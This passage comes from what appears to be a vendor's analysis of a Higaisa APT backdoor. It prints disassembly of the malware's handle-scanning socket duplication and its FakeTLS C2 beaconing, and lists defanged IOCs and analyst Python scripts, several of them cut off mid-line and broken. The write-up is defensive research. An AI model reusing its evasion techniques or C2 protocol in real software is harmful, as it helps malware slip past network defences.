Connection: Keep-Alive
User-Agent: WinHTTP/1.1
Content-Length: 4294967295 Host: 45.76.6[.]149

This HTTP GET request was sent for deception purposes to make it look like a valid TLS session. As we will see later, a FakeTLS session is used by the shellcode to perform C&C communication with the server.

Duplication of socket - ShadowMove similarity

We discovered an interesting code section in this shellcode which creates a duplicate socket to connect to the C2 server. The method is very similar to the ShadowMove lateral movement technique which was presented in Usenix 2020.

At first glance, due to the high level of code overlap in this shellcode with the above technique, we believed it to be using the ShadowMove lateral movement technique. However on further inspection, we concluded that this technique was used to create a duplicate socket that will be used for FakeTLS communication as described in the next section.

Below are the details of the steps used by the shellcode to create a duplicate socket used for communication with the C2 server:

- It calls the NtQuerySystemInformation() native API with the InfoClass parameter set to: SystemExtendedHandleInformation (0x40). This fetches detailed information for all the handles and their corresponding object names.
- The information is returned in the form of a SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX structure.
- It uses a GetCurrentProcessID to find the process ID of the current process.
- It compares the UniqueProcessID member of the SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX structure with the current process ID. If they are equal, then it proceeds to the next step.
- It compares the HandleValue member of the SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX structure with the socket handle. If they are equal, then it proceeds to the next step.
- It creates a new thread that calls the native API, NtQueryObject() to retrieve information about the object. The information is returned in the structure: __PUBLIC_OBJECT_TYPE_INFORMATION.
- If the TypeName member of the structure __PUBLIC_OBJECT_TYPE_INFORMATION is equal to “\Device\Afd”, then it proceeds to the next step. It is important to note that Windows sockets have the object type “\Device\Afd”.
- It calls getpeername() to get the IP address and port number corresponding to the above socket.
- It compares the IP address and port number with the expected values corresponding to the C&C server.
- If the correct socket is found, then it calls DuplicateHandle() to duplicate this socket.

Figure 13 shows the code section that locates the socket handle.

```
seg000:0000000000002E63                 mov     r8d, r14d
seg000:0000000000002E66                 mov     rdx, r15
seg000:0000000000002E69                 mov     ecx, 40h ; '@'
seg000:0000000000002E6E                 call    qword ptr [rax+360h] ; NtQuerySystemInformation
seg000:0000000000002E74                 cmp     eax, 0C0000004h
seg000:0000000000002E79                 jz      short loc_2E1C
seg000:0000000000002E7B                 jmp     short loc_2E80  ; socket_handle
seg000:0000000000002E7D ; ---------------------------------------------------------------------------
seg000:0000000000002E7D
seg000:0000000000002E7D loc_2E7D:                               ; CODE XREF: shadow_move+EA↑j
seg000:0000000000002E7D                 mov     eax, r12d
seg000:0000000000002E80
seg000:0000000000002E80 loc_2E80:                               ; CODE XREF: shadow_move+10F↑j
seg000:0000000000002E80                 mov     r14, [rbp+5Fh]  ; socket_handle
seg000:0000000000002E84
seg000:0000000000002E84 loc_2E84:                               ; CODE XREF: shadow_move+AE↑j
seg000:0000000000002E84                 test    eax, eax
seg000:0000000000002E86                 jle     short loc_2E93
seg000:0000000000002E88                 mov     r9d, 2
seg000:0000000000002E8E                 jmp     loc_3120
seg000:0000000000002E93 ; ---------------------------------------------------------------------------
seg000:0000000000002E93
seg000:0000000000002E93 loc_2E93:                               ; CODE XREF: shadow_move+11A↑j
seg000:0000000000002E93                 mov     edx, [r15]
seg000:0000000000002E96                 lea     r13, [r15+10h]
seg000:0000000000002E9A                 xor     ecx, ecx
seg000:0000000000002E9C                 mov     [rbp+5Fh], edx
seg000:0000000000002E9F                 mov     rax, r13
seg000:0000000000002EA2                 test    edx, edx
seg000:0000000000002EA4                 jz      short loc_2ECB
seg000:0000000000002EA6                 mov     r8d, [rbp+6Fh]  ; current_process_id
seg000:0000000000002EAA
seg000:0000000000002EAA loc_2EAA:                               ; CODE XREF: shadow_move+155↓j
seg000:0000000000002EAA                 cmp     [rax+8], r8d    ; if SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX.UniqueProcessId == current_process_id
seg000:0000000000002EAE                 jnz     short loc_2EB6
seg000:0000000000002EB0                 cmp     [rax+10h], r14  ; if SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX.HandleValue == socket_handle
seg000:0000000000002EB4                 jz      short loc_2EC3  ; SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX.ObjectTypeIndex
seg000:0000000000002EB6
seg000:0000000000002EB6 loc_2EB6:                               ; CODE XREF: shadow_move+142↑j
seg000:0000000000002EB6                 add     ecx, r12d
seg000:0000000000002EB9                 add     rax, 28h        ; ptr = ptr + sizeof(SYSTEM_HANDLE_INFORMATION_EX)
seg000:0000000000002EBD                 cmp     ecx, edx
seg000:0000000000002EBF                 jnb     short loc_2ECB  ; if counter < handle_count
seg000:0000000000002EC1                 jmp     short loc_2EAA  ; if SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX.UniqueProcessId == current_process_id
seg000:0000000000002EC3 ; ---------------------------------------------------------------------------
seg000:0000000000002EC3
seg000:0000000000002EC3 loc_2EC3:                               ; CODE XREF: shadow_move+148↑j
seg000:0000000000002EC3                 movzx   eax, word ptr [rax+1Eh] ; SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX.ObjectTypeIndex
seg000:0000000000002EC7                 mov     [rbp+57h], ax
seg000:0000000000002ECB
seg000:0000000000002ECB loc_2ECB:                               ; CODE XREF: shadow_move+138↑j
seg000:0000000000002ECB                                         ; shadow_move+153↑j
seg000:0000000000002ECB                 xor     ecx, ecx
seg000:0000000000002ECD                 mov     edx, 208h
seg000:0000000000002ED2                 mov     r8d, 1000h
seg000:0000000000002ED8                 lea     r9d, [rcx+4]
seg000:0000000000002EDC                 call    qword ptr [rsi+0F8h] ; VirtualAlloc
seg000:0000000000002EE2                 mov     rdi, rax
00002EDC 0000000000002EDC: shadow_move+170 (Synchronized with Hex View-1)
```

Figure 13: The subroutine that is used to iterate over system handles.

Figure 14 shows the code section that checks if the socket handle corresponds to the socket used to communicate with the C&C server.

```
seg000:00000000000002FE4                mov     rdi, [rbp-69h]
seg000:00000000000002FE8                add     ecx, r12d
seg000:00000000000002FEB                mov     [rbp-79h], ecx
seg000:00000000000002FEE                cmp     ecx, eax
seg000:00000000000002FF0                jnb     loc_313B
seg000:00000000000002FF6                jmp     loc_2F2F
seg000:00000000000002FFB ; ---------------------------------------------------------------------------
seg000:00000000000002FFB
seg000:00000000000002FFB loc_2FFB:                               ; CODE XREF: shadow_move+24F↑j
seg000:00000000000002FFB                mov     rax, [rsi+0C8h]
seg000:0000000000003002                 call    qword ptr [rax+30h] ; CloseHandle
seg000:0000000000003005                 mov     rdi, [rsi+0C8h]
seg000:000000000000300C                 lea     rbx, [rsi+4C8h] ; "\Device\Afd"
seg000:0000000000003013                 mov     rcx, rbx
seg000:0000000000003016                 call    qword ptr [rdi+90h] ; lstrlenW
seg000:000000000000301C                 mov     rcx, [rbp-69h]
seg000:0000000000003020                 mov     rdx, rbx
seg000:0000000000003023                 mov     rcx, [rcx+8]
seg000:0000000000003027                 movsxd  r8, eax
seg000:000000000000302A                 call    qword ptr [rdi+7D0h] ; msvcrt__wcsnicmp
seg000:0000000000003030                 mov     rbx, [rbp-61h]
seg000:0000000000003034                 test    eax, eax        ; if __PUBLIC_OBJECT_TYPE_INFORMATION.TypeName == "\Device\Afd"
seg000:0000000000003036                 jnz     short loc_2FDA
seg000:0000000000003038                 mov     rax, [rsi+0C8h]
seg000:000000000000303F                 and     [rbp-71h], r14d
seg000:0000000000003043                 mov     edi, 10h
seg000:0000000000003048                 mov     r8d, edi
seg000:000000000000304B                 xor     edx, edx
seg000:000000000000304D                 mov     rcx, rbx
seg000:0000000000003050                 call    qword ptr [rax+720h] ; memset
seg000:0000000000003056                 mov     rax, [rsi+0C8h]
seg000:000000000000305D                 mov     [rbp-6Dh], edi
seg000:0000000000003060                 mov     rcx, [r13+10h]  ; socket_handle
seg000:0000000000003064                 lea     r8, [rbp-6Dh]
seg000:0000000000003068                 mov     rdx, rbx
seg000:000000000000306B                 call    qword ptr [rax+520h] ; getpeername
seg000:0000000000003071                 mov     rax, [rsi+0C8h]
seg000:0000000000003078                 lea     rdx, [rbx+4]
seg000:000000000000307C                 lea     r8d, [rdi-0Ch]
seg000:0000000000003080                 lea     rcx, [rbp-71h]
seg000:0000000000003084                 call    qword ptr [rax+740h] ; memcpy
seg000:000000000000308A                 mov     edx, [rbp-71h]
seg000:000000000000308D                 test    edx, edx
seg000:000000000000308F                 jz      loc_2FDA
seg000:0000000000003095                 movzx   ecx, word ptr [rbx+2]
seg000:0000000000003099                 movzx   eax, cl
seg000:000000000000309C                 shr     ecx, 8
seg000:000000000000309F                 shl     eax, 8
seg000:00000000000030A2                 or      eax, ecx
seg000:00000000000030A4                 cmp     eax, [rbp+7Fh]
seg000:00000000000030A7                 jnz     loc_2FDA
seg000:00000000000030AD                 mov     ecx, [rbp+77h]
seg000:00000000000030B0                 lea     eax, [rcx-1]
seg000:00000000000030B3                 cmp     eax, 0FFFFFFFDh
seg000:00000000000030B6                 ja      short loc_30C7
seg000:00000000000030B8                 cmp     ecx, edx
seg000:00000000000030BA                 jz      short loc_30C7
seg000:00000000000030BC                 mov     eax, [rbp+5Fh]
000030B3 00000000000030B3: shadow_move+347 (Synchronized with Hex View-1)
```

Figure 14: The subroutine that used to locate the target socket handle used to communicate with the C&C server.

FakeTLS

We observed interesting use of the FakeTLS method in this shellcode. It creates a FakeTLS header using the byte sequence: [0x17 0x03 0x01] as shown in Figure 15.

```
seg000:00000000000037C9 loc_37C9:                       ; CODE XREF: connect_to_c2_server+62B↑j
seg000:00000000000037C9                 mov     byte ptr [rax], 17h ; Set FakeTLS Header
seg000:00000000000037CC                 mov     r14d, 103h
seg000:00000000000037D2                 mov     r9d, 5
seg000:00000000000037D8                 mov     [rax+1], r14d
seg000:00000000000037DC                 mov     rdx, [rbp+0]
seg000:00000000000037E0                 mov     r8, rax
seg000:00000000000037E3                 mov     rcx, rdi
seg000:00000000000037E6                 mov     [rsp+0C8h+arg_48], r12d
seg000:00000000000037EE                 call    wrapper_ws2_32_send
seg000:00000000000037F3                 test    eax, eax
seg000:00000000000037F5                 jg      short loc_381D
```

Figure 15: The subroutine used to craft the FakeTLS header.

It is important to note that this FakeTLS method has been used in the past by APT groups, such as Lazarus.

The reason for using this technique is to confuse network monitoring security systems that do not perform proper SSL inspection and, as a result, allow the traffic to pass through.

Also, we noticed two requests sent by the bot using the FakeTLS header in the initialization phase.

Request 1 [Fake session key]

In the first request, the routine:

- Uses time() to get the current time.
- Uses srand() to seed the pseudo-random number generator using the value obtained in step 1.
- Uses rand() to generate a random number.
- Generates a total of 0xC3 random bytes using the above method.
- Appends a total of 0x3C bytes with the value 0xAD to the data generated in step 4.

So a total of 0xFF bytes are generated in the format: [0xC3 bytes of random data][0x3C bytes with value 0xAD].

This data is appended to the FakeTLS header and sent using ws2_32.send() to the C&C server as shown in Figure 16.

```
debug011:0000000000023899 mov     byte ptr [r15], 17h
debug011:000000000002389D shr     cx, 8
debug011:00000000000238A1 shl     ax, 8
debug011:00000000000238A5 mov     [r15+1], r14w
debug011:00000000000238AA or      cx, ax
debug011:00000000000238AD add     r9d, 5
debug011:00000000000238B1 mov     r8, r15
debug011:00000000000238B4 mov     [r15+3], cx
debug011:00000000000238B9 mov     rdx, [rbp+0]
debug011:00000000000238BD mov     rcx, rdi
debug011:00000000000238C0 call    wrapper_ws2_32_send
debug011:00000000000238C5 test    eax, eax
debug011:00000000000238C7 jle     loc_237F7
debug011:00000000000238CD mov     rax, [rdi+0C8h]
debug011:00000000000238D4 mov     ecx, 3E8h
debug011:00000000000238D9 mov     [rdi+2CCh], esi
debug011:00000000000238DF call    qword ptr [rax+10h]
debug011:00000000000238E2 mov     ebx, esi
debug011:00000000000238E4 jmp     short loc_23925

UNKNOWN 0000000000023891: debug011:0000000000023891 (Synchronized with RIP)

Hex View-1
0000000000580FB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000580FC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000580FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000580FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000580FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000590000  17 03 01 00 40 B6 E4 4D  04 20 E7 10 E1 E0 65 1D  ....@¦SM.·t.ßae.
0000000000590010  0D 04 9C F4 C4 8A 5F 9F  89 BB E2 2D C5 1E 69 EF  ..£(-è_■ë+G-+.in
0000000000590020  3C DD 73 F3 D9 03 CC C4  1F 92 F2 E1 8F 89 65 CB  <¦s=+.¦-.Æ=ß.ëe-
0000000000590030  AA E8 A6 80 6F AF 33 83  DE 5E 8F D2 77 F5 38 ED  ¬FªÇo»3â¦^.-w)8f
0000000000590040  3A F5 AF D5 27 5C F3 09  BF 2B 03 0A 81 63 62 57  :)»+'\=.++...cbW
0000000000590050  ED 02 8F 71 02 0A 08 57  42 7A D0 8A AD 52 E5 08  f..q...WBz-è.Rs.
0000000000590060  C1 93 C6 54 FF 3A F6 6D  E8 4B F3 D1 7A C4 3D 02  -ô¦T·:÷mFK=-z-=.
0000000000590070  B7 A4 55 7F 1D 6C BB CA  AF 1C EE E0 6A 35 6E 43  +ñU..l+-».eaj5nC
0000000000590080  CF B6 BB F2 5E 9F 56 6E  98 F0 BF B6 7C A9 75 4A  -¦+=^■Vnÿ=+¦|¬uJ
```

Figure 16: The FakeTLS packet appended with random data.

It is important to note that this memory chunk is freed using VirtualFree() after sending it in a request to the C&C server. So we do not believe this was used as a session key because, in that case, the bot would have to preserve the key somewhere.

Request 2 [Real session key]

In the second instance of the request sent to the C&C server, we noticed the FakeTLS header appended with the cryptographic session key generated earlier as shown in Figure 17.



Figure 17: FakeTLS header appended with cryptographic session key.

The data appended to the FakeTLS header has the following format:

[command padded to 4 bytes][size padded to 4 bytes][base64-encoded data from Part2][Hash2 - padded to 0x48 bytes][AES-128 bit Encrypted Key].

Below is an example of a packet with the FakeTLS Header and the data appended after it. The structure of the packet is detailed in Figure 18.



Figure 18: The packet structure containing the FakeTLS header and custom format used for C&C communication.

Other messages contain encrypted data right after the TLS header.

C&C communication

The shellcode creates two more threads that work together to handle the commands exchanged between the backdoor and the C&C server.

Below are the main steps used by the C&C command handler:

- IT creates a dispatch thread that will handle the commands posted to it by the worker thread.
- The dispatch thread creates a message queue using the PeekMessageW() API.
- The worker thread sends the message ID along with the command buffer to the message queue using PostThreadMessageW() API.
- Once a message is posted to the dispatch thread by the worker thread, it is retrieved using the GetMessageW() API. This message will be dispatched to the appropriate command handler based on the ID of the message as detailed below.

There are two sets of command IDs. One of them corresponds to commands from client to server and the other set corresponds to commands from server to client. Corresponding to each command, there is a size of the command.

As an example,

Client to server: The command ID 0x65 corresponds to the backdoor registering the system ID (calculated using UUID) with the C&C server and the cryptographic session key as shown in Figure 18 above.

Server to client: The command ID 0x64 is used to receive the encryption key that will be used by the client to encrypt the data sent to the server.

At the time of analysis, since the C2 server was not responding, we cannot conclusively determine the commands that were supported by this backdoor.

Zscaler Cloud Sandbox detection

Figure 19 shows the Zscaler Cloud Sandbox successfully detecting this LNK-based threat.



Figure 19: The Zscaler Cloud Sandbox detection.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels:

LNK.Dropper.Higaisa

Conclusion

This new instance of attack from the Higaisa APT group shows that they are actively updating their tactics, techniques and procedures (TTPs) and incorporating new backdoors with evasion techniques. The network communication protocol between the backdoor and the C&C server is deceptive and complex, which was designed to evade network security solutions.

Users are advised to take extra precaution while opening LNK files sent inside email attachments. LNK files can have the file icon of legitimate applications, such as Web browsers or PDF reader applications, so the source of the

files should be verified before opening them.

The Zscaler ThreatLabZ team will continue to monitor this campaign, as well as others, to help keep our customers safe.

MITRE ATT&CK TTP Mapping

Tactic	**Technique**
T1193 - Spearphishing Attachment	LNK files delivered inside RAR archives as an email attachment
T1059 - Command-Line Interface	Commands run using cmd.exe to extract and run payload
T1204 - User Execution	LNK file is executed by user double click
T1064 - Scripting	Use of Visual Basic scripts
T1060 - Registry Run Keys / Startup Folder	Copies executable to the startup folder for persistence
T1053 - Scheduled Task	Creates scheduled task named “Driver Bootser Update” for persistence
T1027 - Obfuscated Files or Information	Parts of shellcode and its configuration is encrypted using XOR encryption algorithm
T1140 - Deobfuscate/Decode Files or Information	Decodes configuration at runtime
T1036 - Masquerading	Masquerades as legitimate documents, has embedded decoy documents

T1033 - System Owner/User Discovery	Discovers username using GetUserNameA
T1016 - System Network Configuration Discovery	Discovers network configuration using GetAdaptersInfoA
T1082 - System Information Discovery	Discovers various information about system i.e. username, computername, os version, etc
T1094 - Custom Command and Control Protocol	Uses custom protocol mimicking TLS communication
T1043 - Commonly Used Port	Uses port 443
T1090 - Connection Proxy	Discovers system proxy settings and uses if available
T1008 - Fallback Channels	Has code to communicate over UDP in addition to TCP
T1132 - Data Encoding	Uses base64 for encoding UUID
T1032 - Standard Cryptographic Protocol	Uses AES-128 to encrypt network communications
T1095 - Standard Non-Application Layer Protocol	Communicates over TCP
T1002 - Data Compressed	Can use LZNT1 compression
T1022 - Data Encrypted	Uses AES-128 for data encryption
T1020 - Automated Exfiltration	Automatically sends system information to CnC based on configuration and CnC commands

T1041 - Exfiltration Over Command and Control Channel	Sends data over its CnC channel

Indicators of Compromise (IOCs)

LNK file MD5 hashes

21a51a834372ab11fba72fb865d6830e

aa67b7141327c0fad9881597c76282c0

c657e04141252e39b9fa75489f6320f5

45278d4ad4e0f4a891ec99283df153c3

997ab0b59d865c4bd63cc55b5e9c8b48

4a4a223893c67b9d34392670002d58d7

LNK file names

International English Language Testing System certificate.pdf.lnk

Tokbox icon - Odds and Ends - iOS - Zeplin.lnk

20200308-sitrep-48-covid-19.pdf.lnk

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk

Conversations - iOS - Swipe Icons - Zeplin.lnk

HTTP POST requests to register the bot

hxxp://sixindent[.]epizy[.]com/inter.php

hxxp://goodhk[.]azurewebsites[.]net/inter.php

hxxp://zeplin[.]atwebpages[.]com/inter.php

HTTP GET request to C&C server

hxxps://comcleanner[.]info/msdn.cpp

hxxps://45[.]76[.]6[.]149/msdn.cpp

Appendix I

Anti-debugging hash computation

```
# Hash of code section before decryption should be equal to 0x733C7595

# Hash of code section after decryption should be equal to 0x6621A914

# read the shellcode contents

contents = open(“shellcode.bin”, “rb”).read()

# x86 ROR instruction re-written in Python

ror = lambda val, r_bits, max_bits: \

        ((val & (2**max_bits-1)) >> r_bits%max_bits) | \

        (val

# x86 movsx instruction re-written in Python

def SIGNEXT(x, b):

        m = 1

        x = x & ((1

        return (x ^ m) - m

# limit = length of code section used for hash calculation

# First 0xcb06 bytes are used to calculate the hash

for i in range(0xcb06):

        result = ror(result, 0xa, 32)

        t = SIGNEXT(ord(contents[i]), 8) & 0xffffffff

        result += t

        result = result & 0xffffffff

print “final hash is: %x” %(result)
```

Appendix II

XOR decryption code to extract plaintext strings and C&C server address

```
import binascii, struct, sys

# read the contents of shellcode

contents = open(sys.argv[1], "rb").read()
```

```
# XOR decrypt the strings

def decrypt_data(encrypted, key):

decrypt = ""

for i in range(len(encrypted)):

db = encrypted[i]

kb = key[i % len(key)]

if(type(kb) == type("")):

kb = ord(kb)

if(type(db) == type("")):

db = ord(db)

decrypt += chr(db ^ kb)

return decrypt

def extract_c2(contents):

key = contents[0xcb0e:0xcb1e]

encrypted = contents[0xcb1e:]

decrypt = ""

decrypt = decrypt_data(encrypted, key)

return "{}:{}".format(decrypt[432:].split("\x00")[0],struct.unpack("

print("==C2 Server==\n{}\n".format(extract_c2(contents)))

# Encrypted data is present at offset, 0xacc0 and has a total length of 0x12b0

encrypted = contents[0xacc0:0xacc0+0x12b0]

#16-byte XOR key

key = [0xE4, 0xFD, 0x23, 0x99, 0xA3, 0xE1, 0xD3, 0x58, 0xA6, 0xCC, 0xDB, 0xE8, 0xF2, 0x91, 0xD2, 0xF8]

print("==Strings==")

for item in decrypt_data(encrypted, key).split("\x00"):

if item:
```

```
print(item)
```

Appendix III

Script to generate AES key message

```
from wincrypto import CryptCreateHash, CryptHashData, CryptDeriveKey, CryptEncrypt, CryptImportKey, CryptExportKey,  CryptGetHashParam, CryptDecrypt

from wincrypto.constants import CALG_SHA1, CALG_AES_256, bType_SIMPLEBLOB, CALG_AES_128, CALG_MD5

import binascii, base64, struct, uuid

###  Hash functions ###

ror = lambda val, r_bits, max_bits: \

   ((val & (2**max_bits-1)) >> r_bits%max_bits) | \

   (val

# x86 movsx instruction re-written in Python

def SIGNEXT(x, b):

   m = 1

   x = x & ((1

   return (x ^ m) - m

def get_hash(uuid1):

   result = 0

   for i in range(len(uuid1)):

       result = ror(result, 0xa, 32)

       t = SIGNEXT(uuid1[i], 8) & 0xffffffff

       result += t

       result = result & 0xffffffff

   return result

### UUID convert from bytes to base64 ###

uuid0 = uuid.uuid4().bytes
```

```
uuid0_wh = uuid0 + b"\x00\x00\x00"  + struct.pack("

uuid0_enc = base64.b64encode(uuid0_wh) + b"\x0d\x0a" #append "\r\n" added by windows API

### Derive key from UUID ####

#Generate uuid

uuid1 = str(uuid.uuid4())

#Append NULL bytes to make length equal to 0x48

data = uuid1 + (b"\x00" * (0x48 - len(uuid1)))

#Generate MD5 hash

hasher = CryptCreateHash(CALG_MD5)

CryptHashData(hasher, data)

uuid1_md5 = CryptGetHashParam(hasher,0x2)

#Append NULL bytes to md5 and again generate md5 hash to make length equal to 0x48

uuid1_md5_md5 = uuid1_md5 + (b"\x00" * (0x48 - len(uuid1_md5)))

hasher = CryptCreateHash(CALG_MD5)

CryptHashData(hasher, uuid1_md5_md5)

#Derive AES key

aes_key = CryptDeriveKey(hasher, CALG_AES_128)

#Encrypt Send MD5 hash using AES

encrypted_hash = CryptEncrypt(aes_key, uuid1_md5_md5)

#append more NULL bytes to Encrypted hash to make length 0x90

